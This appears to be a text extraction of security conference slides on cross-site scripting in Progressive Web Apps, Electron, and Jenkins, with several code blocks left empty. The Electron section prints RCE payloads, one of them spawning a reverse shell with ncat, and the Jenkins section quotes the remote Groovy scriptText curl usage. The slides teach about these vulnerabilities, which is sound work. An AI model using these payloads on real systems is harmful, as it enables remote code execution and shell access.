


Cross-Site Scripting

Meets Modern Web Technologies

Jakob Pennington
@JakobRPenny




Overview

- 1 Background
- 2 Introduction to XSS
- 3 Progressive Web Applications
- 4 Electron RCE
- 5 Jenkins RCE with DNS Rebinding

Background


Things I Like to Do

Build Stuff + Break Stuff



Where My Interests Lie

Right in that middle bit



Building Security Tools
Secure Software Development

What's new in web app dev



SINGLE PAGE APPS
(SPA)



PROGRESSIVE WEB
APPS
(PWA)




ELECTRON



DEVOPS

XSS Awesomeness



Time

Introduction to XSS

OWASP Top 10

- 1 Injection
- 2 Broken Authentication
- 3 Sensitive Data Exposure
- 4 XML External Entities (XXE)
- 5 Broken Access Control
- 6 Security Misconfiguration
- 7 Cross-Site Scripting
- 8 Insecure Deserialisation
- 9 Using Components with Known Vulnerabilities
- 10 Insufficient Logging & Monitoring

Conditions for XSS

- ① Data enters web application from untrusted source
- ② Data loaded into dynamic page without being validated

Demo

MARKDOWN

What is XSS, really?

Progressive Web Apps

Progressive Web Applications

- 1 Like native, but web
- 2 Install to desktop / homescreen


3 Key features

Cache content for offline usage

Background sync

Push notifications

Service Workers



Demo

INSTALL PWA

Evil Service Worker



```
1 
9
```

Demo


REGISTER SERVICE WORKER WITH XSS

PWA + XSS

- ① Reflected XSS === Persistent XSS
- ② Inject web content
- ③ JS execution after tab closed

Electron

Electron is Everywhere



Electron + Note Integration

```
1 @Injectable()
2 export class ElectronService {
3
4     ipcRenderer: typeof ipcRenderer;
5     webFrame: typeof webFrame;
6     remote: typeof remote;
7     childProcess: typeof childProcess;
8     fs: typeof fs;
9
10    constructor() {
11        // Conditional imports
12        if (this.isElectron()) {
13            this.ipcRenderer = (window as any).require('electron').ipcRenderer;
14            this.webFrame = (window as any).require('electron').webFrame;
15            this.remote = (window as any).require('electron').remote;
16
17            this.childProcess = (window as any).require('child_process');
18            this.fs = (window as any).require('fs');
19        }
20    }
21
22    isElectron = () => {
23        return (window as any) && (window as any).process && (window as any).process.type;
24    }
25
26 }
```

maximegris / angular-electron

Watch 178 Unstar 2,655 Fork 663

Issues 31 Pull requests 1 Security Insights

Branch: master angular-electron / main.ts Find file Copy path

maximegris Merge branch 'master' into spectron 87d0483 on Mar 3

4 contributors

80 lines (66 sloc) | 1.92 KB Raw Blame History

```
1 import { app, BrowserWindow, screen } from 'electron';
2 import * as path from 'path';
3 import * as url from 'url';
4
5 let win, serve;
6 const args = process.argv.slice(1);
7 serve = args.some(val => val === '--serve');
8
9 function createWindow() {
10
11   const electronScreen = screen;
12   const size = electronScreen.getPrimaryDisplay().workAreaSize;
13
14   // Create the browser window.
15   win = new BrowserWindow({
16     x: 0,
17     y: 0,
18     width: size.width,
19     height: size.height,
20     webPreferences: {
21       nodeIntegration: true,
22     },
23   });
24
25   if (serve) {
26     require('electron-reload')(__dirname, {
27       electron: require(`${__dirname}/node_modules/electron`)
28     });
29     win.loadURL('http://localhost:4200');
```

Oh boy...

Electron RCE Payloads



```
1 // show output of dir in an alert
2 require('child_process').exec('dir',function(e,r){alert(r)})
3
4 // spawn reverse TCP shell
5 require('child_process').exec('ncat 127.0.0.1 11235 -e cmd.exe')
6
```

Demo

ELECTRON RCE

What if Node Integration is disabled?

CVE-2018-100036

- ① Embed content with WebView tag
- ② Webview inherits webPreferences
- ③ Merge webPreferences with hardcoded defaults
- ④ Logic bug allows nodeIntegration to be re-enabled



```
1 
9
```

Demo

CVE-2018-100036

Jenkins RCE with DNS Rebinding

Jenkins RCE in scriptText API

The screenshot shows a browser window displaying the Jenkins Script Console documentation on the Jenkins wiki at <https://wiki.jenkins.io/display/JENKINS/Jenkins+Script+Console>. The page title is "Remote access". It explains that Jenkins Admins can execute Groovy scripts remotely via HTTP POST requests to `/script/` or `/scriptText/`. It includes examples for curl via bash and Jenkins CLI via groovysh.

curl example via bash

```
curl -d "script=<your_script_here>" https://jenkins/script
# or to get output as a plain text result (no HTML)
curl -d "script=<your_script_here>" https://jenkins/scriptText
```

Also, Jenkins CLI offers the possibility to execute Groovy scripts remotely using `groovy` command or execute Groovy interactively via `groovysh`. However, once again curl can be used to execute Groovy scripts by making use of bash Command Substitution. In the following example `somescript.groovy` is a Groovy script in the current working directory.

curl submitting groovy file via bash

```
curl --data-urlencode "script=$(< ./somescript.groovy)" https://jenkins/scriptText
```

Jenkins XSS RCE - Basic



Jenkins XSS RCE - Basic

```
1 
```

Demo

JENKINS RCE

Same Origin Policy

- 1 Protocol must match
- 2 Hostname must match
- 3 Port must match

DNS Rebinding

Attacker controls the DNS

